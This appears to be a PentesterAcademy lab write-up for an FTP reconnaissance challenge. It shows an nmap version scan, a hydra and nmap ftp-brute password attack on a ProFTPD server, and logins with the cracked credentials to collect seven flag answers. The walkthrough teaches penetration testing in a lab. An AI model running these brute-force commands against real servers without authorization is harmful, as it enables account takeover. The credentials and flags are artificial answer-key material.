ATTACK DEFENSE

by PentesterAcademy


Name	ProFTP Recon: Basics
URL	https://www.attackdefense.com/challengedetails?cid=518
Type	Network Recon : FTP Servers

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Q1. What is the version of FTP server?

Answer: ProFTPD 1.3.5a

Command: nmap -sV 192.235.127.3




```
root@attackdefense:~# nmap -sV 192.235.127.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-24 10:29 UTC
Nmap scan report for n4u5ym6byh40pihcwd3wgxicz.temp-network_a-235-127 (192.235.127.3)
Host is up (0.000012s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5a
MAC Address: 02:42:C0:EB:7F:03 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
root@attackdefense:~#
```

Q2. Use the username dictionary /usr/share/metasploit-framework/data/wordlists/common_users.txt and password dictionary/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt to check if any of these credentials work on the system. List all found credentials.

Answer:
sysadmin: 654321
rooty: qwerty
demo: butterfly
auditor: chocolate
anon: purple
administrator: tweety
diag: tigger

Command: hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 192.235.127.3 -t 4 ftp




```
root@attackdefense:~# hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/dat
a/wordlists/unix_passwords.txt 192.235.127.3 -t 4 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-05-24 10:32:37
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7063 login tries (l:7/p:1009), ~1766 tries per task
[DATA] attacking ftp://192.235.127.3:21/
[21][ftp] host: 192.235.127.3   login: sysadmin   password: 654321
[21][ftp] host: 192.235.127.3   login: rooty   password: qwerty
[21][ftp] host: 192.235.127.3   login: demo   password: butterfly
[STATUS] 3047.00 tries/min, 3047 tries in 00:01h, 4016 to do in 00:02h, 4 active
[21][ftp] host: 192.235.127.3   login: auditor   password: chocolate
[21][ftp] host: 192.235.127.3   login: anon   password: purple
[STATUS] 2548.50 tries/min, 5097 tries in 00:02h, 1966 to do in 00:01h, 4 active
[21][ftp] host: 192.235.127.3   login: administrator   password: tweety
[21][ftp] host: 192.235.127.3   login: diag   password: tigger
1 of 1 target successfully completed, 7 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-05-24 10:34:59
root@attackdefense:~#
```

Q3. Find the password of user “sysadmin” using nmap script.

Answer: 654321

Commands:
echo "sysadmin" > users
nmap --script ftp-brute --script-args userdb=/root/users -p 21 192.235.127.3



```
root@attackdefense:~# nmap --script ftp-brute --script-args userdb=/root/users -p 21 192.235.127.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-24 10:39 UTC
Nmap scan report for n4u5ym6byh40pihcwd3wgxicz.temp-network_a-235-127 (192.235.127.3)
Host is up (0.000055s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-brute:
|   Accounts:
|     sysadmin:654321 - Valid credentials
|_  Statistics: Performed 25 guesses in 5 seconds, average tps: 5.0
MAC Address: 02:42:C0:EB:7F:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 6.33 seconds
root@attackdefense:~#
```

Q4. Find seven flags hidden on the server.


Answer:

Flag1: 260ca9dd8a4577fc00b7bd5810298076
Flag2: e529a9cea4a728eb9c5828b13b22844c
Flag3: d6a6bc0db10694a2d90e3a69648f3a03
Flag4: 098f6bcd4621d373cade4e832627b4f6
Flag5: 1bc29b36f623ba82aaf6724fd3b16718
Flag6: 21232f297a57a5a743894a0e4a801fc3
Flag7: 12a032ce9179c32a6c7ab397b9d871fa

Solution:

Login to ftp server with each found user and retrieve the flag.


Commands:
ftp 192.235.127.3
Enter username “sysadmin” and password 654321
ls
get secret.txt
exit
cat secret.txt




```
root@attackdefense:~# ftp 192.235.127.3
Connected to 192.235.127.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.235.127.3]
Name (192.235.127.3:root): sysadmin
331 Password required for sysadmin
Password:
230 User sysadmin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 0        0              33 Nov 20  2018 secret.txt
226 Transfer complete
ftp> get secret.txt
local: secret.txt remote: secret.txt
200 PORT command successful
150 Opening BINARY mode data connection for secret.txt (33 bytes)
226 Transfer complete
33 bytes received in 0.00 secs (546.2129 kB/s)
ftp> quit
221 Goodbye.
root@attackdefense:~# cat secret.txt
260ca9dd8a4577fc00b7bd5810298076
root@attackdefense:~#
```

Similarly retrieving remaining flags by logging into the ftp server with the credentials given below:


rooty: qwerty
demo: butterfly
auditor: chocolate
anon: purple
administrator: tweety
diag: tigger




```
root@attackdefense:~# ftp 192.235.127.3
Connected to 192.235.127.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.235.127.3]
Name (192.235.127.3:root): rooty
331 Password required for rooty
Password:
230 User rooty logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get secret.txt
local: secret.txt remote: secret.txt
200 PORT command successful
150 Opening BINARY mode data connection for secret.txt (33 bytes)
226 Transfer complete
33 bytes received in 0.00 secs (66.4465 kB/s)
ftp> quit
221 Goodbye.
root@attackdefense:~# cat secret.txt
e529a9cea4a728eb9c5828b13b22844c
root@attackdefense:~#
```




```
root@attackdefense:~# ftp 192.235.127.3
Connected to 192.235.127.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.235.127.3]
Name (192.235.127.3:root): demo
331 Password required for demo
Password:
230 User demo logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get secret.txt
local: secret.txt remote: secret.txt
200 PORT command successful
150 Opening BINARY mode data connection for secret.txt (33 bytes)
226 Transfer complete
33 bytes received in 0.00 secs (78.7935 kB/s)
ftp> quit
221 Goodbye.
root@attackdefense:~# cat secret.txt
d6a6bc0db10694a2d90e3a69648f3a03
root@attackdefense:~#
```




```
root@attackdefense:~# ftp 192.235.127.3
Connected to 192.235.127.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.235.127.3]
Name (192.235.127.3:root): auditor
331 Password required for auditor
Password:
230 User auditor logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get secret.txt
local: secret.txt remote: secret.txt
200 PORT command successful
150 Opening BINARY mode data connection for secret.txt (33 bytes)
226 Transfer complete
33 bytes received in 0.00 secs (57.3426 kB/s)
ftp> quit
221 Goodbye.
root@attackdefense:~# cat secret.txt
098f6bcd4621d373cade4e832627b4f6
root@attackdefense:~#
```



```
root@attackdefense:~# ftp 192.235.127.3
Connected to 192.235.127.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.235.127.3]
Name (192.235.127.3:root): anon
331 Password required for anon
Password:
230 User anon logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get secret.txt
local: secret.txt remote: secret.txt
200 PORT command successful
150 Opening BINARY mode data connection for secret.txt (33 bytes)
226 Transfer complete
33 bytes received in 0.00 secs (80.9713 kB/s)
ftp> quit
221 Goodbye.
root@attackdefense:~# cat secret.txt
1bc29b36f623ba82aaf6724fd3b16718
root@attackdefense:~#
```



```
root@attackdefense:~# ftp 192.235.127.3
Connected to 192.235.127.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.235.127.3]
Name (192.235.127.3:root): administrator
331 Password required for administrator
Password:
230 User administrator logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get secret.txt
local: secret.txt remote: secret.txt
200 PORT command successful
150 Opening BINARY mode data connection for secret.txt (33 bytes)
226 Transfer complete
33 bytes received in 0.00 secs (39.7368 kB/s)
ftp> quit
221 Goodbye.
root@attackdefense:~# cat secret.txt
21232f297a57a5a743894a0e4a801fc3
root@attackdefense:~#
```



```
root@attackdefense:~# ftp 192.235.127.3
Connected to 192.235.127.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.235.127.3]
Name (192.235.127.3:root): diag
331 Password required for diag
Password:
230 User diag logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get secret.txt
local: secret.txt remote: secret.txt
200 PORT command successful
150 Opening BINARY mode data connection for secret.txt (33 bytes)
226 Transfer complete
33 bytes received in 0.00 secs (196.5034 kB/s)
ftp>
ftp> quit
221 Goodbye.
root@attackdefense:~# cat secret.txt
12a032ce9179c32a6c7ab397b9d871fa
root@attackdefense:~#
```

References:

1. proftpd (http://www.proftpd.org/)
2. THC Hydra (https://tools.kali.org/password-attacks/hydra)
3. ftp (https://linux.die.net/man/1/ftp)
4. Nmap Script: ftp-brute (https://nmap.org/nsedoc/scripts/ftp-brute.html)